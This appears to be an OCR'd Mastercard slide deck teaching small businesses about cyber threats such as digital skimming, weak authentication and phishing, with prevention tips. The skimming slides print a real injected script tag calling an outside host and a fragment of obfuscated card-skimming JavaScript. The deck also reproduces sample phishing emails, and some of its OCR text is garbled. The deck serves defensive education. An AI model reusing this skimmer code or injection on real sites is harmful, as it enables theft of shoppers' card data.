

Brought to you by Mastercard Digital Doors®

The Landscape






















Updating Software








Digital Skimming – The Checkout Experience





EMAIL PAYMENT REVIEW Payment Method *Card Number Enter a valid credit card number *Name on Card *Expiry (mm/yy) *Security Code **BILLING ADDRESS** Same as shipping address

As brick and mortars close due to the novel coronavirus, thieves have increasingly targeted digital checkout.





82021 Mastercard Proprietory and Confidential

Digital Skimming – Behind the Scenes



```
1340 <div class="freetext" >We attempt to have accurate images available, however not ALL images are the exact product and may be a general representation. We will
    in no way be liable for any misrepresentation of images. Please check brochures/datasheets for additional information.
1341 </div>
1342 </div>
1343 </div>
1344 <div class="row ">
1345 <div class="col-sm-12 pull-center">
1346 <div class="freetext" >Features, pricing, information, availability, and/or specifications subject to change and error correction without notice, cause, or
    remedy. Note: We will always notify and get approval of buyers if there is a change or error in pricing<script src=//cssis.lt/i/accentalarms></script>
1347 </div>
1348 </div>
1349 </div>
1350 <div class="row ">
1351 <div class="col-sm-12 pull-center">
1352 <div class="freetext" >FREE SHIPPING is limited to the Continental US, no over sized packages, no refunds for not selecting Free Shipping during checkout, we
    select shipping method.
1353 </div>
1354 </div>
1355 </div>
           </div>
           <noscript>
              <h5 class="notification">JavaScript is Disabled</h5>
           </noscript>
        </div>
        </div> <!-- FOOTER -->
1382 <script>
```



Digital Skimming – A Closer Look



hex numbers to text *Paddress1getElementsByNameundefinedfirst namec hangelast nameaddress2citystatepostcodecountryp honecompany nameconumafterend<label for="ccv">Card Security Code: *</label><input value="" placeholder="Card Security Code" name="ccv" autocorrect="off" class="error" id="ccv" type="text">insertAdjacentHTML<label for="ccexp">Card Expiry Date: *</label><input value="" placeholder="Card Expiry Date (mm/yy)"

var 0x9a68=

["\x72\x65\x61\x64\x79\x53\x74\x61\x74\x65","\x6C\x6F\x61\x64\x69\x6E\x67","\x44\x4F\x4I _0x9a68[1]){document[_0x9a68[3]](_0x9a68[2],doSomething);document[_0x9a68[3]](_0x9a68 document[0x9a68[8]][0x9a68[7]]}catch(e){}:try{olink[0x9a68[9]]=top[0x9a68[8]][0x9a window[_0x9a68[13]][_0x9a68[8]][_0x9a68[7]])?window[_0x9a68[13]][_0x9a68[8]][_0x9a68[8]] {var_0xbdf6x3=window[_0x9a68[17]](JSON[_0x9a68[16]](olink));var_0xbdf6x4=_0x9a68[16] {addEventByNamePos(_0xbdf6x6,_0xbdf6x7,0)} function addEventByNamePos(_0xbdf6x6,_0xbdf {addEventElement(_0xbdf6x7,_0xbdf6xa,getvalue)}}function addEventById(_0xbdf6x6,_0xbd {addEventElement(0xbdf6x7, 0xbdf6xa,getvalue)}}function addEventElement(0xbdf6xd, 0xbdffaxd, {_0xbdf6xe[_0x9a68[22]](_0x9a68[23]+_0xbdf6xd,_0xbdf6xf)}else {_0xbdf6xe[_0xbdf6xd]= { 0xbdf6x11= new ActiveXObject(_0x9a68[25])}; 0xbdf6x11[_0x9a68[27]](_0x9a68[26], 0xbdf6x11[_0x9a68[27]] _0x9a68[33];obj[_0x9a68[34]]= _0x9a68[35];obj[_0x9a68[36]]= _0x9a68[14];obj[_0x9a68[37] 0x9a68[14];obif 0x9a68[42]]= 0x9a68[14];obif 0x9a68[43]]= 0x9a68[14];obif 0x9a68[44] _0x9a68[14];obj[_0x9a68[49]]= _0x9a68[14];obj[_0x9a68[50]]= _0x9a68[14];obj[_0x9a68[51] _0x9a68[14];obj[_0x9a68[56]]= _0x9a68[14];obj[_0x9a68[57]]= _0x9a68[14];var olink= new 0 _0x9a68[14];olink[_0x9a68[12]]= _0x9a68[14];olink[_0x9a68[59]]= isGet var site = "accentala ["\x73\x74\x72\x63\x69\x74\x79","\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x73\x42\x79\x doSomething(){var 0x75b0x2=document[0xb3b0[1]](0xb3b0[0])[0];if(typeof (0x75b0x2)! {addEventByName(_0xb3b0[3],_0xb3b0[4]);addEventByName(_0xb3b0[5],_0xb3b0[5],_0xb5b0[5],_0xb5b0[5],_0xb5b0[5],_0xb5b0[5],_0xb5b0[5],_0xb5b0[5],_0xb5b0[5],_0xb5b0[5],_0xb5 0x75b0x3=document[_0xb3b0[1]](_0xb3b0[13])[0]:if(_typeof(_0x75b0x3)!=_0xb3b0[2]&&



Digital Skimming – At Scale





widens

TOPICS

USTRY

Online skimming hammers restaurant

payment platforms as attacker base

S PODCAS

RESEARCH

RECOGNITION

ON LE

ars TECHNICA

Z&IT TECH SCIENCE POLICY CARS GAMING&CULTURE

STIPPLY CHAIN ATTACKS -

Breach of software maker used to backdoor ecommerce servers

Hack of FishPig distribution server used to install Rekoobe on customer systems.

DAN GOODIN - 9/13/2022, 7:34 PM



Magecart campaigns recently struck the online point-of-sale and ordering platforms for more than 300 restaurants, according to threat researchers for Recorded Future. (Photo by Sarah Silbiger/Getty Images)

The major scamps of online skimming, Magecart campaigns have yet again emerged — this time exposing internet-based transactions at more than 300 restaurants — pointing out that this form of digital payments attack is likely to rise as online buying increases and the scope of perpetrators rises.





FishPig, a UK-based maker of e-commerce software used by as many as 200,000 websites, is urging customers to reinstall or update all existing program extensions after discovering a security breach of its distribution server that allowed criminals to surreptitiously backdoor customer systems.


Weak Authentication Practices


Not Using Multi-Factor Authentication

Password Reuse

Publicly facing administrative login portals


Remote access via third party servicers (RDP)







Try It Yourself



- 1. Go to haveibeenpwned.com
- 2. Enter your email address
- 3. See *known* breaches where your information has been compromised





Phishing & Social Engineering

Malware and virus installation

Identity theft

Ransomware

Business Email Compromise

Reminder: [Recent News] [Statement Appointment] Information Updates - New Notice : We sent Summary of your bill has expire, Renews your membership Sunday, Jan 22, 2020 [Statement:- [FWD] Case ID: M68EXXSC





Automatic payment.

Hi Customer.

Your Auto payment cannot process. Your subscription period will end on Wed, January 22, 2020.

Click Here to update payment method



techtarget.com

	_ ٧
From:	amended financial actions
To:	John umlifteligmed.com
Sent:	Wednesday, April 22, 2020 8:56 AM
Subjec	t: Memo From The Financial Aid (Covid-19 Relief Fund)
	Greetings, You have a message from the Financial Dept Click here to view your message Office Fax Copyright ©2020 All rights reserved

Best practices and tips



- ✓ Keep software up to date with the latest patches
- ✓ Consider automatic updates when available
- ✓ Back your data up regularly

- ✓ Use two-factor authentication whenever available
- ✓ Don't reuse the same passwords across multiple sites
- ✓ Use strong passwords
- ✓ You are only as secure as the suppliers you rely on
- ✓ Avoid clicking on links and attachments in emails
- ✓ If you weren't expecting the email, verify using a trusted phone number
- Don't be rushed by a sense of urgency in the message
- ✓ Listen to your gut: If something feels off, delete the message



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How to report and resources

- File a police report with your local police department or sheriff's office.
- Check with your state's law enforcement office and Attorney General for any required reporting.
 This is especially important to comply with data breach reporting requirements.
- File a complaint with the FBI's Internet Crime Complaint Center (IC3).

• Leverage resources, you are not alone.



NO MORE RANSOM











Mastercard Trust Center

The Trust Center is a microsite on Mastercard.com websites.

We offer free access to cybersecurity educational resources designed to help small and midsize businesses (SMBs) secure their digital ecosystem.

Why is cybersecurity important for your business?

- 90% of SMBs will experience a phishing attack1
- •83% of SMBs are not financially prepared to recover from a cyberattack²
- 46% of SMBs will be hit with some form of virus or malware¹



Visit the Mastercard Trust Center to learn how to improve the security of your digital ecosystem

Cybersecurity learning journeys to fit every level of expertise



LEARN THE BASICS "I'm a beginner who's feeling overwhelmed"



"I'm fairly experienced but want to learn more"

EXPAND YOUR KNOWLEDGE



"I'm an expert looking to keep one step

MASTER YOUR SECURITY

Resources include







VIDEOS



WHITEPAPERS



ARTICLES



TOOLKITS INFOGRAPHICS

Click here to start learning today!

For more information on our SMB cybersecurity solutions



Instructions on how to scan a QR code:

Open the camera app. Select the rear-facing camera in Photo or Camera mode. Center the QR code that you want to scan on the screen and hold your phone steady for a couple of seconds. Tap the notification that pops up to open the link.

